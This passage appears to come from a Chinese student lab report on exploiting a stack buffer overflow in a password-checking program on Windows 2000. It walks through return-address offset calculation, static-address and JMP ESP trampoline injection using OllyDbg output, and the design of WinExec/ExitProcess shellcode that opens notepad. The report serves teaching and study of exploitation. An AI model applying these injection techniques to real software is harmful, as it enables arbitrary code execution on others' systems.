
6.复制选定我们需要的部分：从 xor ebp,ebp 开始，到 call eax 结束（调用 exit process 的那个 call eax），右键保存到文件，我们就得到了操作码的文件 opcode2.txt。




7.接下来要查找 overflow_exe 中的 shellcode 的起始地址。首先在 main3_project 文件夹中新建 password.txt 文件，在其中写上正确密码 1234567。



8.用 ollydbg 打开 overflow_exe 的 exe 文件，在 strcpy 处添加断点(F2)。




9.开始执行到断点处，查看缓冲区信息，我们发现 dest 的提示，就是我们要注入的 shellcode 的起始地址 0012FAF0。




(四) 采用静态地址跳转的方法进行注入

1. 用 UltraEdit 打开 password.txt 并切换成十六进制编辑的方式。




2. 计算一下我们发现返回地址应该在 $44(\text{buff}) + 4(\text{authenticated}) + 4(\text{EBP}) = 52$ 的偏移后，即第 53-56 字节。

我们构造的 txt 文件格式应该是这样的：Shellcode + 0x90 若干 + shellcode 在缓冲区的起始地址（注意逆序填写）。




3. 正确填写后保存到 overflow_exe 项目的 debug 目录下并运行 exe 程序，看是否弹出对话框，并产生错误提示。完成后可以将 password.txt 重命名为 passworda.txt，因为之后还要新制作一个名为 password 的 txt 文件。




（五）利用跳板来进行 shellcode 注入


1. 首先在 main3_project 项目的 Debug 文件夹下新建一个内容为“1234567”的 password.txt 文件。



2.用 Ollydbg 打开 main3_project.exe，在 strcpy 函数上设置断点，运行至断点，然后右键选择 overflow return address→ASCII overflow returns→search JMP/CALL ESP。



3.等待搜索完毕后点击日志查看（L 图标按钮）。




```


调试信息 (PDB 格式) 有效
77E60000 模块 C:\WINNT\system32\KERNEL32.dll
77F60000 模块 C:\WINNT\System32\ntdll.dll
00401A70 程序入口点
77DF0000 模块 C:\WINNT\system32\user32.dll
77F40000 模块 C:\WINNT\system32\GDI32.DLL
75E00000 模块 C:\WINNT\System32\IMM32.DLL
77D90000 模块 C:\WINNT\system32\ADVAPI32.DLL
00401064 断点位于 main3_pr.00401064 (?verify_password@@YAHFPA@Z+34)
Running ASCII analysis from 0x00401064 (thread 576)
0 previous results deleted
0012E803 Location found: CALL ESP in [unknown]
0012EE33 Location found: CALL ESP in [unknown]
0024762F Location found: CALL ESP in [unknown]
00247A0D Location found: CALL ESP in [unknown]
00247A17 Location found: CALL ESP in [unknown]
002B10C8 Location found: CALL ESP in [unknown]
002B5028 Location found: JMP ESP in [unknown]
77E2E32A Location found: JMP ESP in user32.text
77F694B8 Location found: JMP ESP in ntdll.text
77F62B36 Location found: JMP ESP in ntdll.text
7FFA4512 Location found: JMP ESP in [unknown]
7FFA54CD Location found: JMP ESP in [unknown]
14 addresses found, 0 filtered
Finding ASCII (0xFFBE8000) - 99.9%

```


4.查看日志后，我们选择一条在 user32 中的 JMP ESP 指令，记录它的地址 0x77E2E32A，用 ultraedit 打开 password.txt，这次的文件结构为 52 字节填充物 +4 字节 JMP ESP 地址（逆序）+shellcode（可选+若干 0x90）。




5.运行 exe 程序，观察结果。如下图所示，成功弹出弹窗显示“BUPTBUPT”。



6.修改 password.txt 在 buptbupt 处的操作码，我修改成 AGPTAGPT。



7.重新运行 exe 程序，可以看到弹出窗口。



三、实验二步骤与结果

3.1 编写 shellcode.cpp

为了通过记事本打开 shellcode.txt，首先用汇编语言编写 shellcode.cpp 文件，在其中构建 WinExec 函数栈，达到运行 shellcode.cpp 即可通过记事本打开 shellcode.txt 的目的。

(一) 设计 shellcode.cpp 中的函数栈

1.WinExec 函数：WinExec 主要运行 exe 文件，不能运行其他类型的文件，不用引用特别单元。

(1) 函数原型：UINT WinExec (exePath,ShowCmd)

(2) 函数参数：

①参数 1-exePath：命令行参数。注意，要用 pChar 转化一下。

②参数 2-ShowCmd：外部程序的运行方式。其取值如下：



```

SW_HIDE = 0; {隐藏, 并且任务栏也没有最小化图标}
SW_SHOWNORMAL = 1; {用最近的大小和位置显示, 激活}
SW_NORMAL = 1; {同 SW_SHOWNORMAL}
SW_SHOWMINIMIZED = 2; {最小化, 激活}
SW_SHOWMAXIMIZED = 3; {最大化, 激活}
SW_MAXIMIZE = 3; {同 SW_SHOWMAXIMIZED}
SW_SHOWNOACTIVATE = 4; {用最近的大小和位置显示, 不激活}
SW_SHOW = 5; {同 SW_SHOWNORMAL}
SW_MINIMIZE = 6; {最小化, 不激活}
SW_SHOWMINNOACTIVE = 7; {同 SW_MINIMIZE}
SW_SHOWNA = 8; {同 SW_SHOWNOACTIVATE}
SW_RESTORE = 9; {同 SW_SHOWNORMAL}
SW_SHOWDEFAULT = 10; {同 SW_SHOWNORMAL}
SW_MAX = 10; {同 SW_SHOWNORMAL}

```

(3) 因此, 想要用记事本打开 shellcode.txt 文件, shellcode.cpp 程序应该以正常方式运行 **WinExec** (**pChar('notepad.exe shellcode.txt')**, **SW_SHOWNORMAL**)

(4) 根据以上分析, shellcode 中构造的 WinExec 函数栈应该如下图所示:



WinExec 函数栈

2.ExitProcess 函数: 为了使得程序在成功使用记事本打开 shellcode.txt 后可以自行结束 shellcode.cpp 程序而去执行原程序接下来的正常步骤, 要在 WinExec 函数执行结束后调用 ExitProcess 函数结束程序。


3.据此, 编写 shellcode.cpp 还需要知道:

- ①字符串 str 的十六进制表达;
- ②参数 1 (指向 str 的指针);
- ③WinExec 的实际入口地址;


④ExitProcess 的实际入口地址。

(二) 查看字符串 “notepad.exe shellcode.txt” 的十六进制

(1) 利用 UltraEdit 打开 shellcode.cpp 文件，输入 notepad.exe shellcode.txt。



(2) 点击上方按钮转成十六进制，即可得到此语句所对应的十六进制内容。



(三) 得到指向字符串 “notepad.exe shellcode.txt” 的指针

由于在程序构造函数栈时，会首先向栈内压入 str[24]=“notepad.exe shellcode.txt”字符串，因此使所需的参数 1 指针指向栈内字符串开头 str[0]即可。

而利用栈指针的特点，在字符串入栈完成后，栈顶指针 esp 所指向的栈顶位置恰好就是 str[0]的位置，因此在此时将 esp 赋值给参数 1 即为指向字符串 str 的指针。

利用以下语句：

